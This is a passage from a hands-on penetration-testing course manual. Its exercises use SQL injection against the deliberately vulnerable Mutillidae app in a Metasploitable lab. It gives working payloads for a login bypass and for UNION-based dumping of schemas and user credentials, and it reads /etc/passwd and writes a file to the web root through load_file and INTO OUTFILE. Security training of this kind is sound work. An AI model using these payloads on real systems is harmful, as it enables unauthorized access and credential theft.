| 3 | john | monkey | I like the smell of confunk | FALSE |
| 4 | jeremy | password | d1373 1337 speak | FALSE |
| 5 | bryce | password | I Love SANS | FALSE |
| 6 | samurai | samurai | Carving Fools | FALSE |
| 7 | jim | password | Jim Rome is Burning | FALSE |
| 8 | bobby | password | Hank is my dad | FALSE |
| 9 | simba | password | I am a cat | FALSE |
| 10 | dreveil | password | Preparation H | FALSE |
| 11 | scotty | password | Scotty Do | FALSE |
| 12 | cal | password | Go Wildcats | FALSE |
| 13 | john | password | Do the Duggie! | FALSE |
| 14 | kevin | 42 | Doug Adams rocks | FALSE |
| 15 | dave | set | Bet on S.E.T. FTW | FALSE |
| 16 | ed | pentest | Commandline KungFu anyone? | FALSE |
| 17 | ZAP | ZAP | | NULL |
| 18 | user1 | user1 | user1 name and password is save | NULL |

```
18 rows in set (0.001 sec)
```

```
MySQL [owasp10]> █
```

7. The DBA designs the databases and create the tables. The web application inserts the data inside the table based on end user interaction.

13.1. Discovering SQL injection

Every web application that accept input from users uses a database to store and retrieve user's data, also Website information gathering tools will show if the website uses a database and show the database type and version. There are many tools that can find SQL vulnerabilities in a website and we are going to use some of them in this section but for manual SQL vulnerability discovery Penetration testers usually enumerate the set of parameters that each page takes try putting special characters like quotes into them. If entering O'Reilly in a form input causes an exception, then there is a good chance ' OR " == ' will cause a whole bunch more results to come out than the programmer intended.

Configuring the Metasploitable website:

Fixing lab issue

In older versions of Metasploitable machine version there is configuration error in the database, the following procedure is just to make sure the database that we are going to use for testing is configured right

1. Open shell in Metasploitable machine and type
2. Login using msfadmin/msfadmin
3. **#sudo Mysql**
4. **Mysql>show databases;**

```
[ Wrote 8 lines ]

msfadmin@metasploitable:~$ sudo mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 22
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| dwva          |
| metasploit     |
| mysql          |
| owasp10        |
| tikiwiki      |
| tikiwiki195   |
+-----+
7 rows in set (0.00 sec)

mysql> _
```

5. Type Control +c
6. Type:

#sudo nano /var/www/mutillidae/config.inc

```

<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';
?>

```

[Read 8 lines (Converted from DOS format)]

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
 ^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

7. Check line 4 \$dbname = 'owasp10'; if it is metasploit then change it to owasp10
8. Hit Control X Then Y to save and enter

Exercise 53: Breaking a webpage

1. From Kali Machine login to webpage at the Metasploitable virtual machine



The screenshot shows a browser window with the following content:

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

Links in the footer:

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

2. Click on Mutillidae

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

back|track

Samurai Web Testing Framework

BUILT ON eclipse

Toad

HACKERS FOR CHARITY

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

3. Click on Login/register and register a new user
4. Create account user and password is password

10.0.2.5/mutillidae/index x + 10.0.2.5/mutillidae/index.php?page=register.php

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls OWASP Top 10 Others Documentation Resources

Register for an Account

Back

Please choose your username, password and signature

Username: user

Password: *****

Confirm Password: *****

Signature

Create Account

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

5. Login with the user just created

10.0.2.5/mutillidae/index x + 10.0.2.5/mutillidae/index.php

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: user ()

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls OWASP Top 10 Others Documentation Resources

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

back|track

BUILT ON eclipse

PHP MySQL

Toad

HACKERS FOR CHARITY

6. Logout
7. Login again as follow:

Username = test <or the user you created>

Password= just put the character ‘

8. Logon will fail but the system will through SQL error

Error: Failure is always an option and this situation proves it

| | |
|------------------------|---|
| Line | 89 |
| Code | 0 |
| File | /var/www/mutillidae/process-login-attempt.php |
| Message | Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1 |
| Trace | #0 /var/www/mutillidae/index.php(96): include() #1 {main} |
| Diagnostic Information | SELECT * FROM accounts WHERE username='user' AND password='' |

Did you [setup/reset the DB?](#)

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256

Error Analysis

9. It is a database error that contain the location of the file and the database statement that failed (Select * FROM accounts WHERE username='test' AND password='')
10. Which mean the database is vulnerable to SQL injection.

13.2. Injecting a code in webpage

Exercise 54: Injecting Code into Webpage

1. Go back to login page and enter the username (user)
2. Enter the user password followed by statement AND space 1=1# (`password' AND 1=1#`) and hit enter.

3. If the page login without error that's mean the page accepted the injected code `1=1`

The screenshot shows a web browser window for the URL `10.0.2.5/mutillidae/index.php?page=login.php`. The page title is "Mutillidae: Born to be Hacked". The header includes the version "Version: 2.1.19", security level "0 (Hosed)", hints status "Disabled (0 - I try harder)", and a "Not Logged In" message. The main content is a "Login" form with a green header "Please sign-in". The "Name" field contains "user" and the "Password" field contains "password' AND 1=1#". A "Login" button is present. Below the form, a message says "Dont have an account? [Please register here](#)". On the left, a sidebar lists "Core Controls" (Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, View Captured Data), "OWASP Top 10" (Login/Register, Toggle Security), "Others" (Setup/Reset the DB), "Documentation" (Show Log), and "Resources" (Credits). A logo of a blue butterfly is on the left, and a note at the bottom left says "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons".

4. Login will be successful because we provide the password and true SQL statement which `AND 1=1#`, this means the filed accept any SQL statement.
5. To prove, Logout and log back again but replace `1=1` with `1=2` and the page should give an error and Login will fail because of the AND statement is not true.

6. Even though we give the right username and password, the page gave us error because the added SQL statement AND is followed by 1=2 which is not true.
7. This confirms the website is actually injecting anything in the Password field, which mean that we can use the password field to inject complete SQL statement and the website will execute it, if it is in the right SQL format.

Exercise 55: Login as Admin without a password

In this exercise we are going to use SQL injection to allow us to login to the webpage as an Admin without knowing the Admin password, instead we are going to use OR statement in the password filled.

1. Open the Mutillidae page
2. Click on Login/Register
3. In the username field enter admin
4. In the password field enter `aaa' OR 1=1#` and enter

5. The system here tries to run the following SQL statement

```
Select * FROM accounts WHERE username= 'admin' AND password='aaa' OR 1=1 #'
```

6. The first part is Not True because the Admin password we entered is not right, because we used OR statement and the second part is True (1=1) the system allow us to continue to the Admin page.

Injecting using the Username Field:

7. The statement that the webpage tries to run for username and password is as following

```
Select * FROM accounts WHERE username= '$USERNAME' AND password='$PASSWORD' |
```

8. we were injecting using the password field, in this exercise we will try to use the username field to inject a SQL code



The screenshot shows a web browser window for the URL 10.0.2.5/mutillidae/index.php?page=login.php. The page title is "Mutillidae: Born to be Hacked". The header includes "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". The main content is a "Login" form with "Please sign-in" instructions. The "Name" field contains the value "admin'#". A "Back" button is visible on the left. The sidebar on the left lists "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". A logo for "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burn Suite" is also present.

9. Here we enter admin followed by the **one quotation and the # sign**, this sign telling the code to ignore anything behind it including the password. The system will allow us to login even though no password entered.

10.0.2.5/mutillidae/index x +
10.0.2.5/mutillidae/index.php

... ☰ ☆

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls OWASP Top 10 Others Documentation Resources


Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Site hacked...err...quality-tested with **Samurai** **WTF**, **Backtrack**,

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection



13.3. Discovering SQL injection in GET

What is the difference between HTTP GET and HTTP POST?

HTTP POST requests supply additional data from the client (browser) to the server in the message body. In contrast, GET requests include all required data in the URL. Forms in HTML can use either method by specifying method="POST" or method="GET" (default) in the <form> element. The method specified determines how form data is submitted to the server. When the method is GET, all form data is encoded into the URL, appended to the action URL as query string parameters. With POST, form data appears within the message body of the HTTP request.

In the previous method we were using POST method to do SQL injections using the field of username and password to POST the injection, in this exercise we are going to use GET method which uses the URL bar to do the injection.


Exercise 56: Discovering SQL injection vulnerability with GET

1. From Kali Linux open web browser and enter the IP address of Metasploitable virtual machine then go to Mutillidae page.



2. Login as user and go to page:
3. OWASP Top 10

4. A1 Injection
5. SQLi - Extract Data
6. User Info



Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Core Controls Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

OWASP Top 10 A1 - Injection SQLi - Extract Data User Info

Others A2 - Cross Site Scripting (XSS) SQLi - Bypass Authentication

Documentation A3 - Broken Authentication and Session Management SQLi - Insert Injection

Resources A4 - Insecure Direct Object References Blind SQL via Timing

A5 - Cross Site Request Forgery (CSRF) SQLMAP Practice Target

A6 - Security Misconfiguration HTML Injection (HTMLi)

A7 - Insecure Cryptographic Storage HTMLi via HTTP Headers

A8 - Failure to Restrict URL Access HTMLi Via DOM Injection

A9 - Insufficient Transport Layer Protection HTMLi Via Cookie Injection

A10 - Unvalidated Redirects and Forwards Command Injection

JavaScript Injection

HTTP Parameter Pollution

Cascading Style Injection

JavaScript Object Notation (JSON) Injection

Samurai Web Testing Framework

Site hacked...err...quality-tested with Samurai, WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

View your details

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for 1 records found.

Username=user
Password=password
Signature=

*(Untitled)

File Edit Search Options Help

1 http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info.php-submit-button=View+Account+Details

7. Copy the URL Link
8. Open leafpad text editor and paste the URL as shown above
9. Insert statement (order by 1) to tell the database to list data from coulomb 1 to prove that we can inject in the URL

```
File Edit Search Options Help
1 http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=user' order by 1 %23&password=password&user-info.php-submit-button=View+Account+Details
```

10. The order by statement is inserted after the username (‘ order by 1 %23)
11. The %23 is the html character equivalent to # character
12. Note that when we insert the line in URL we have to change spaces and signs to HTML code. Below a table for character conversion from sign to HTML where space=%20


| ASCII Encoding Reference | | |
|--------------------------|-------------------|------------|
| Character | From Windows-1252 | From UTF-8 |
| space | %20 | %20 |
| ! | %21 | %21 |
| - | %22 | %22 |
| # | %23 | %23 |

13. Copy the modified URL to the URL field and hit Enter

14. You will login to the page normally and have the results as

expected

15. If you replace order by 1 to order by 10 you going to see an error from the database because the is no column number 10.



The screenshot shows a web browser window with the URL `10.0.2.5/mutillidae/index.php?page=user-info.php&username=user' order by 10%23&password`. The page title is "Mutillidae: Born to be Hacked". The main content area has a heading "View your details" and a "Back" button. A green box contains the text "Please enter username and password to view account details". Below it, there are "Name" and "Password" input fields, and a "View Account Details" button. A link "Dont have an account? [Please register here](#)" is present. A red box highlights an error message: "Error: Failure is always an option and this situation proves it". The error details are as follows:

| | |
|---------|--|
| Line | 126 |
| Code | 0 |
| File | /var/www/mutillidae/user-info.php |
| Message | Error executing query: Unknown column '10' in 'order clause' |
| Trace | #0 /var/www/mutillidae/index.php(469): include() #1 {main} |

Below the error message, a "Diagnostic Information" section shows the query: "SELECT * FROM accounts WHERE username='user' order by 10# AND password='password'". A red box at the bottom asks "Did you [setup/reset the DB?](#)".

16. That proof that the page is vulnerable to SQL injection as it interacts with the commands we inter in the URL.

13.4. Reading Database Information:

To read database information we need to guess how many columns is the database, in the previous example we told order by 10 which gave us error, we are going to try order by statement until it stop giving the error

Exercise 57: Reading and Extracting Data from Website

Continue from Exercise 56 step 16

The screenshot shows a web browser window with the URL `10.0.2.5/mutillidae/index.php?page=user-info.php&username=user' order by 6%23&password=`. The page title is "Mutillidae: Born to be Hacked". The header includes "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". A sidebar on the left lists "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". The main content area has a heading "View your details" with a "Back" button. It displays a green box with the text "Please enter username and password to view account details". Below this are fields for "Name" and "Password", and a "View Account Details" button. A link "Dont have an account? [Please register here](#)" is also present. At the bottom, a red box shows an "Error: Failure is always an option and this situation proves it" with the following details:

| | |
|---|---|
| Line | 126 |
| Code | 0 |
| File | /var/www/mutillidae/user-info.php |
| Message | Error executing query: Unknown column '6' in 'order clause' |
| Trace | #0 /var/www/mutillidae/index.php(469): include() #1 {main} |
| Diagnostic Information | |
| SELECT * FROM accounts WHERE username='user' order by 6#' AND password='password' | |

Below the error box is a red box with the text "Did you [setup/reset the DB?](#)".

17. Order by 6 is still giving error, which means the Database number of Columns is below 6
18. Keep trying until the error goes away
19. So now we know the Database number of columns 5 we are going to insert new SQL code to list all the Columns
20. Insert 'union select 1,2,3,4,5 (union select is a SQL command that will allow us to have more than one select in the same command. The command will list for us the columns as seen below column 2 is called user name , column 3 is password , column 4 is signature

10.0.2.5/mutillidae/index.php?page=user-info.php&username=user union select 1,2,3,4,5%23&password=par

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

View your details

Back

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for . 2 records found.

Username=user
Password=password
Signature=

Username=2
Password=3
Signature=4

21. The result shown in the screenshot
22. We can replace with union select 1, database (), user (), version (), 5# to list the database name and database user and version

10.0.2.5/mutillidae/index.php?page=user-info.php&username=user union select 1, database(), user(), version(), 5%23&password=par

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

View your details

Back

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for . 2 records found.

Username=user
Password=password
Signature=

Username=owasp10
Password=root@localhost
Signature=5.0.51a-3ubuntu5

23. See the database name is owasp10 and the database user is root,

which mean that the web application is connected to database as root and therefore we can pass any SQL command as root, in fact the main objective of this exercise is to prove that we can get results from the database by injecting a SQL commands in the URL.

24. To read more data from the database we are going to read the tables in the database from the information_schima in the Mysql Database

1 union select 1,table_name,null,null,5 from information_schema.tables

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

View your details

Back

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for . 237 records found.

Username=user
Password=password
Signature=
Username=CHARACTER_SETS
Password=
Signature=
Username=COLLATIONS
Password=
Signature=
Username=COLLATION_CHARACTER_SET_APPLICABILITY
Password=

25. By executing these commands we got all the tables in all databases
26. If we want to look at the tables of specific database such as `owasp10`
27. Insert the following statement

`union select 1,table_name,null,null,5 from information_schema.tables where table_schema = 'owasp10'`

Extracting sensitive data:

28. If we need to read data from a table, we must know the columns names first.
29. The following injection will show the columns names

```
union select 1,column_name,null,null,5 from information_schema.columns where table_name = 'accounts'
```

30. To read the usernames and passwords from accounts table

union select 1, username, password, is_admin, 5 from accounts

Dont have an account? [Please register here](#)

Results for . 22 records found.

Username=user
Password=password
Signature=
Username=admin
Password=adminpass
Signature=TRUE
Username=adrian
Password=somepassword
Signature=TRUE
Username=john
Password=monkey
Signature=FALSE
Username=jeremy
Password=password
Signature=FALSE
Username=bryce
Password=password
Signature=FALSE
Username=samurai
Password=samurai
Signature=FALSE
Username=jim
Password=password
Signature=FALSE
Username=bobby
Password=password
Signature=FALSE
Username=simba
Password=password
Signature=FALSE

This SQL statement caused the database to show all the accounts table contents which is all usernames and passwords

31. We got all usernames and accounts in the accounts table

13.5. Read/write files using SQL vulnerability

In this exercise we are going to use SQL injection to read any file in the web server, even files outside the www folder because the SQL database user is root , also we are going to upload files to the website.

Exercise 58: Reading and writing files using SQL vulnerability

1. To read a file inside the web server , I am going to insert the following statement in the URL

union select, load_file('/etc/passwd'),null,null,null%23

union select null, load_file('/etc/passwd'),null,null,null%23

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for . 2 records found.

Username=user
Password=password
Signature=

Username=root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin:./home/msfadmin:/bin/bash
bind:x:105:113:./var/cache/bind:/bin/false
postfix:x:106:115:./var/spool/postfix:/bin/false
ftp:x:107:65534:./home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator:./var/lib/postgresql/bin
mysqld:x:109:65534:./var/lib/mysql/bin
tomcat55:x:110:65534:./usr/share/tomcat5.5/bin
distccd:x:111:65534:./bin/false
user:x:1001:1001:just a user,111:./home
User:/bin/bash
service:x:1002:1002:./home/service:/bin/bash
telnetd:x:112:120:./nonexistent:/bin/false
proftpd:x:113:65534:./var/run/proftpd:/bin/false
statd:x:114:65534:./var/lib/nfs/bin/false

Here is the contents of the file passwd

2. As you can see from above screenshot, I got the output of file /etc/passwd
3. To write to the website insert the following code in the URL

**union select null, 'example example' ,null,null,null into outfile
'/var/www/mutillidae/example.txt'**

union select null, 'example example' ,null,null,null into outfile '/var/www/mutillidae/example.txt'

